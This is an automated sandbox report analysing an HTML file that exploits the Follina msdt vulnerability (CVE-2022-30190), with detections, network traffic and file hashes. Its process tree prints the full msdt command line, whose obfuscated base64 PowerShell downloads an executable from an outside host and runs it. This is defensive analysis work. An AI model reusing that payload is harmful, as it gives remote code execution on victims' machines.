ID: 696527
Sample Name: 1024203777.test.html
Cookbook: default.jbs
Time: 13:36:20
Date: 02/09/2022
Version: 35.0.0 Citrine

Table of Contents

Table of Contents 2
Windows Analysis Report 1024203777.test.html 4
Overview 4
General Information 4
Detection 4
Signatures 4
Classification 4
Process Tree 4
Malware Configuration 4
Yara Signatures 4
Memory Dumps 4
Sigma Signatures 5
Snort Signatures 5
Joe Sandbox Signatures 5
AV Detection 5
Exploits 5
Mitre Att&ck Matrix 5
Behavior Graph 6
Screenshots 6
Thumbnails 6
Antivirus, Machine Learning and Genetic Malware Detection 7
Initial Sample 7
Dropped Files 7
Unpacked PE Files 7
Domains 7
URLs 7
Domains and IPs 8
Contacted Domains 8
Contacted URLs 8
World Map of Contacted IPs 8
Public IPs 8
Private 8
General Information 9
Warnings 9
Simulations 9
Behavior and APIs 9
Joe Sandbox View / Context 9
IPs 9
Domains 10
ASNs 10
JA3 Fingerprints 10
Dropped Files 10
Created / dropped Files 10
Static File Info 10
General 10
File Icon 10
Network Behavior 10
Network Port Distribution 10
TCP Packets 11
UDP Packets 13
DNS Queries 13
DNS Answers 13
HTTP Request Dependency Graph 13
HTTPS Proxied Packets 13
Statistics 15
Behavior 15
System Behavior 15
Analysis Process: chrome.exePID: 5312, Parent PID: 1832 15
General 15
File Activities 16
Registry Activities 16
Analysis Process: chrome.exePID: 5676, Parent PID: 5312 16
General 16
File Activities 16
Analysis Process: chrome.exePID: 6104, Parent PID: 1832 16
General 16
Registry Activities 17
Analysis Process: msdt.exePID: 5472, Parent PID: 5312 17
General 17
File Activities 17
File Created 17
Disassembly 18
Code Analysis 18
JavaScript Code 18

Script: 18
Code 18


Windows Analysis Report

1024203777.test.html


Overview

General Information

Sample Name:	1024203777.test.html
Analysis ID:	696527
MD5:	c389f7ee1d9e63..
SHA1:	2d0b931cf7cecd…
SHA256:	8a01945c5951b6..
Tags:	CVE-2022-30190 Exploit html
Infos:	



Detection




Follina CVE-2022-30190

Score:	56
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Multi AV Scanner detection for subm…
- Yara detected Microsoft Office Expl…
- Found a high number of Window / U…
- Very long cmdline option found, this…
- IP address seen in connection with …
- JavaScript source code contains lar…

Classification



Process Tree

- **System is w10x64**
- chrome.exe (PID: 5312 cmdline: C:\Program Files\Google\Chrome\Application\chrome.exe" --start-maximized "about:blank MD5: 0FEC2748F363150DC54C1CAFFB1A9408)
  - chrome.exe (PID: 5676 cmdline: "C:\Program Files\Google\Chrome\Application\chrome.exe" --type=utility --utility-sub-type=network.mojom.NetworkService --lang=en-US --service-sandbox-type=none --mojo-platform-channel-handle=1960 --field-trial-handle=1824,i,13757677598881729272,15879241280713586661,131072 /prefetch:8 MD5: 0FEC2748F363150DC54C1CAFFB1A9408)
  - msdt.exe (PID: 5472 cmdline: "C:\Windows\system32\msdt.exe" ms-msdt:/ID%20PCwdIAGnOSTic%20-skiP%20fOrce%20-PAraM%20%22It_rEbrOwsEForFILE=#7qnxE3%20IT_LaunchMethod=ContextMenu%20IT_BrowseForFile=Aq$(iEX($(iEX('[SysTEm.TEXt.eNcOdinG]'+[chAr]58+[cHAr]58+'utF8.getstrINg([sysTem.coNverT]'+[CHaR]0X3a+[ChAr]0X3A+'FRomBasE64sTrIng('+[cHAR]34+'c1RvUC1wck9jRXNzIC1mb3JDRSAtbmFNRSAnbXNkdCc7JEsgPSBhRGQtdFlwZSAtTUVtQmVSZGVGaU5JdGlPTiAnW0RsbEltcG9ydCgidVJsbW9OLkRMbCIsIENoYXJTZXQgPSBDaGFyU2V0LlVuaWNvZGUpXXB1YmxpYyBzdGF0aWMgZXh0ZXJuIEludFB0ciBVUkxEb3dubG9hZFRvRmlsZShJbnRQdHIgZnFtLHN0cmluZyBELHN0cmluZyBFTyx1aW50IHVsLEludFB0ciB0KTsnIC1uYW1FICJ6IiAtbkFtRVNQYWNFIE0gLVBhc3NUaHJ1OyAkSzo6VVJMRG93bmxvYWRUb0ZpbGUoMCwiaHR0cHM6Ly9ldmVudG9yZ2FuaXplci5way9uZXdiaXRoZXJlMjAwNTRyZmRzLmV4ZSIsIiRFTlY6QVBQREFUQVxBbnlOYW1lLmV4ZSIsMCwwKTtzdEFSdC1TbEVFcCgzKTtyVU5EbGwzMi5leEUgemlwZmxkci5kbGwsUm91dGVUaGVDYWxsICIkZU5WOkFQUERBVEFcQW55TmFtZS5leGUiO1NUT3AtUFJvQ2VzUyAtZk9yQ0UgLW5hTUUgJ3NkaWFnbmhvc3Qn'+[chAR]0x22+'))))))Y/../../../../../../../../../../../../.EXE%20%22 MD5: 8BE43BAF1F37DA5AB31A53CA1C07EE0C)
- chrome.exe (PID: 6104 cmdline: C:\Program Files\Google\Chrome\Application\chrome.exe" "C:\Users\user\Desktop\1024203777.test.html MD5: 0FEC2748F363150DC54C1CAFFB1A9408)
- **cleanup**

Malware Configuration

No configs have been found

Yara Signatures

Memory Dumps

Source	Rule	Description	Author	Strings
00000011.00000002.698492913.000002581D264000.00000004.00000020.00020000.00000000.sdmp	JoeSecurity_Follina	Yara detected Microsoft Office Exploit Follina / CVE-2022-30190	Joe Security	

Source	Rule	Description	Author	Strings
00000011.00000002.698563668.000002581D270000.00000004.00000020.00020000.00000000.sdmp	JoeSecurity_Follina	Yara detected Microsoft Office Exploit Follina / CVE-2022-30190	Joe Security	

Sigma Signatures

No Sigma rule has matched

Snort Signatures

No Snort rule has matched

Joe Sandbox Signatures

AV Detection

Multi AV Scanner detection for submitted file


Exploits

Yara detected Microsoft Office Exploit Follina CVE-2022-30190

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	1 Command and Scripting Interpreter	Path Interception	1 Process Injection	2 Masquerading	OS Credential Dumping	1 Application Window Discovery	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	1 Encrypted Channel	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	1 Scripting	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	1 Process Injection	LSASS Memory	1 System Information Discovery	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	1 Data Encoding	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	1 Scripting	Security Account Manager	Query Registry	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	3 Non-Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Binary Padding	NTDS	System Network Configuration Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	4 Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Software Packing	LSA Secrets	Remote System Discovery	SSH	Keylogging	Data Transfer Size Limits	1 Ingress Tool Transfer	Manipulate Device Communication		Manipulate App Store Rankings or Ratings


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
1024203777.test.html	5%	ReversingLabs		
1024203777.test.html	10%	Virustotal		Browse

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

No Antivirus matches

Domains and IPs


Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
accounts.google.com	216.58.215.237	true	false		high
www.google.com	172.217.168.36	true	false		high
clients.l.google.com	172.217.168.78	true	false		high
clients2.google.com	unknown	unknown	false		high

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://https://clients2.google.com/service/update2/crx?os=win&arch=x64&os_arch=x86_64&nacl_arch=x86-64&prod=chromecrx&prodchannel=&prodversion=104.0.5112.81&lang=en-US&acceptformat=crx3&x=id%3Dnmmhkkegccagdldgiimedpiccmgmieda%26v%3D0.0.0.0%26installedby%3Dother%26uc%26ping%3Dr%253D-1%2526e%253D1	false		high
http://https://accounts.google.com/ListAccounts?gpsia=1&source=ChromiumBrowser&json=standard	false		high

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
216.58.215.237	accounts.google.com	United States		15169	GOOGLEUS	false
172.217.168.78	clients.l.google.com	United States		15169	GOOGLEUS	false
172.217.168.36	www.google.com	United States		15169	GOOGLEUS	false
239.255.255.250	unknown	Reserved		unknown	unknown	false

Private

IP
192.168.2.1
192.168.2.23
127.0.0.1

General Information

Joe Sandbox Version:	35.0.0 Citrine
Analysis ID:	696527
Start date and time:	2022-09-02 13:36:20 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 6m 31s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	1024203777.test.html
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 104, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	27
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • GSI enabled (Javascript) • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal56.expl.winHTML@39/0@4/7
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .html • Adjust boot time • Enable AMSI

Warnings

- Exclude process from analysis (whitelisted): MpCmdRun.exe, audiodg.exe, BackgroundTransferHost.exe, RuntimeBroker.exe, WMIADAP.exe, backgroundTaskHost.exe, SgrmBroker.exe, conhost.exe, svchost.exe, wuapihost.exe
- TCP Packets have been reduced to 100
- Excluded IPs from analysis (whitelisted): 172.217.168.35, 142.250.203.110, 74.125.153.199, 142.250.203.106, 172.217.168.67
- Excluded domains from analysis (whitelisted): client.wns.windows.com, fs.microsoft.com, eudb.ris.api.iris.microsoft.com, ctldl.windowsupdate.com, clientservices.googleapis.com, r3---sn-4g5edn6k.gvt1.com, r5---sn-4g5ednsz.gvt1.com, arc.msn.com, r3---sn-4g5edns6.gvt1.com, r2---sn-4g5edn6r.gvt1.com, r2.sn-4g5edn6r.gvt1.com, redirector.gvt1.com, update.googleapis.com, displaycatalog.mp.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, optimizationguide-pa.googleapis.com
- Not all processes where analyzed, report is missing behavior information
- Report size getting too big, too many NtProtectVirtualMemory calls found.
- Report size getting too big, too many NtWriteVirtualMemory calls found.

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

No created / dropped files found

Static File Info

General

File type:	HTML document, ASCII text, with very long lines, with CRLF line terminators
Entropy (8bit):	6.048046902595105
TrID:	
File name:	1024203777.test.html
File size:	19364
MD5:	c389f7ee1d9e6376b7d96e80d7a1ffe1
SHA1:	2d0b931cf7cecddddb35457a5719353840f8ca66
SHA256:	8a01945c5951b6685768c155d938e7805b097477fcbb7e815fcb1cc26f1170da
SHA512:	7de15cf2ed560a6ff7e7fd5d3c8b0e4f13ca585bab09d40e89785fc12f5b4c79d9f4cec4034b3f40f4ca54abab100e27947867558dbc7876366a8b614eea0ffc
SSDEEP:	384:hZJbWuYvXebbmk2RFGqL1vXipiIPq2L15j+h5i4rXgrE/M1eEScjy:hZJCXAbmDRFJ16pti2Lvaxb2rlW
TLSH:	C092C0E9EECC15EB09D1E230F66438DC05A60D4B117A21914CAF3EAD8FCD7535C1A6B1
File Content Preview:	<!docTYpe HTML>....<hTml>....<bODy>....<sCriPT LanGuagE="jSCript">..../Av9GwVvZPFcw55h7Xvq6eiNw33wn1kLMMtgKlxmHJLqlB0FbkSpSlv6hvs5Ufe225SgFJXZWudirllX811uiLxdKVr103bqaPWQ95c1wD2XMLlKNOYO4wCjRot3Xh0ZhLzCEddyBHRaRSPP0txXf55CjstRCAGx0umIcUyAv7l9Ed7ZeY6ddIzo


File Icon

Icon Hash:	78d0a8cccc88c460

Network Behavior

Network Port Distribution

Total Packets: 54



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Sep 2, 2022 13:37:24.915282011 CEST	49719	443	192.168.2.3	216.58.215.237
Sep 2, 2022 13:37:24.915332079 CEST	443	49719	216.58.215.237	192.168.2.3
Sep 2, 2022 13:37:24.915498972 CEST	49719	443	192.168.2.3	216.58.215.237
Sep 2, 2022 13:37:24.924937963 CEST	49721	443	192.168.2.3	172.217.168.78
Sep 2, 2022 13:37:24.924977064 CEST	443	49721	172.217.168.78	192.168.2.3
Sep 2, 2022 13:37:24.925056934 CEST	49721	443	192.168.2.3	172.217.168.78
Sep 2, 2022 13:37:24.927174091 CEST	49719	443	192.168.2.3	216.58.215.237
Sep 2, 2022 13:37:24.927206993 CEST	443	49719	216.58.215.237	192.168.2.3
Sep 2, 2022 13:37:24.946683884 CEST	49723	443	192.168.2.3	172.217.168.78
Sep 2, 2022 13:37:24.946722031 CEST	443	49723	172.217.168.78	192.168.2.3
Sep 2, 2022 13:37:24.946855068 CEST	49723	443	192.168.2.3	172.217.168.78
Sep 2, 2022 13:37:24.948600054 CEST	49721	443	192.168.2.3	172.217.168.78
Sep 2, 2022 13:37:24.948622942 CEST	443	49721	172.217.168.78	192.168.2.3
Sep 2, 2022 13:37:24.949013948 CEST	49723	443	192.168.2.3	172.217.168.78
Sep 2, 2022 13:37:24.949033976 CEST	443	49723	172.217.168.78	192.168.2.3
Sep 2, 2022 13:37:24.986951113 CEST	443	49719	216.58.215.237	192.168.2.3
Sep 2, 2022 13:37:25.009305000 CEST	443	49723	172.217.168.78	192.168.2.3
Sep 2, 2022 13:37:25.011080027 CEST	443	49721	172.217.168.78	192.168.2.3
Sep 2, 2022 13:37:25.041279078 CEST	49719	443	192.168.2.3	216.58.215.237
Sep 2, 2022 13:37:25.041321993 CEST	443	49719	216.58.215.237	192.168.2.3
Sep 2, 2022 13:37:25.041929960 CEST	49723	443	192.168.2.3	172.217.168.78
Sep 2, 2022 13:37:25.041959047 CEST	443	49723	172.217.168.78	192.168.2.3
Sep 2, 2022 13:37:25.042216063 CEST	49721	443	192.168.2.3	172.217.168.78
Sep 2, 2022 13:37:25.042241096 CEST	443	49721	172.217.168.78	192.168.2.3
Sep 2, 2022 13:37:25.042694092 CEST	443	49723	172.217.168.78	192.168.2.3
Sep 2, 2022 13:37:25.042783022 CEST	49723	443	192.168.2.3	172.217.168.78
Sep 2, 2022 13:37:25.042821884 CEST	443	49721	172.217.168.78	192.168.2.3
Sep 2, 2022 13:37:25.042890072 CEST	49721	443	192.168.2.3	172.217.168.78
Sep 2, 2022 13:37:25.043325901 CEST	443	49719	216.58.215.237	192.168.2.3
Sep 2, 2022 13:37:25.043339968 CEST	443	49719	216.58.215.237	192.168.2.3
Sep 2, 2022 13:37:25.043397903 CEST	49719	443	192.168.2.3	216.58.215.237
Sep 2, 2022 13:37:25.046626091 CEST	443	49723	172.217.168.78	192.168.2.3
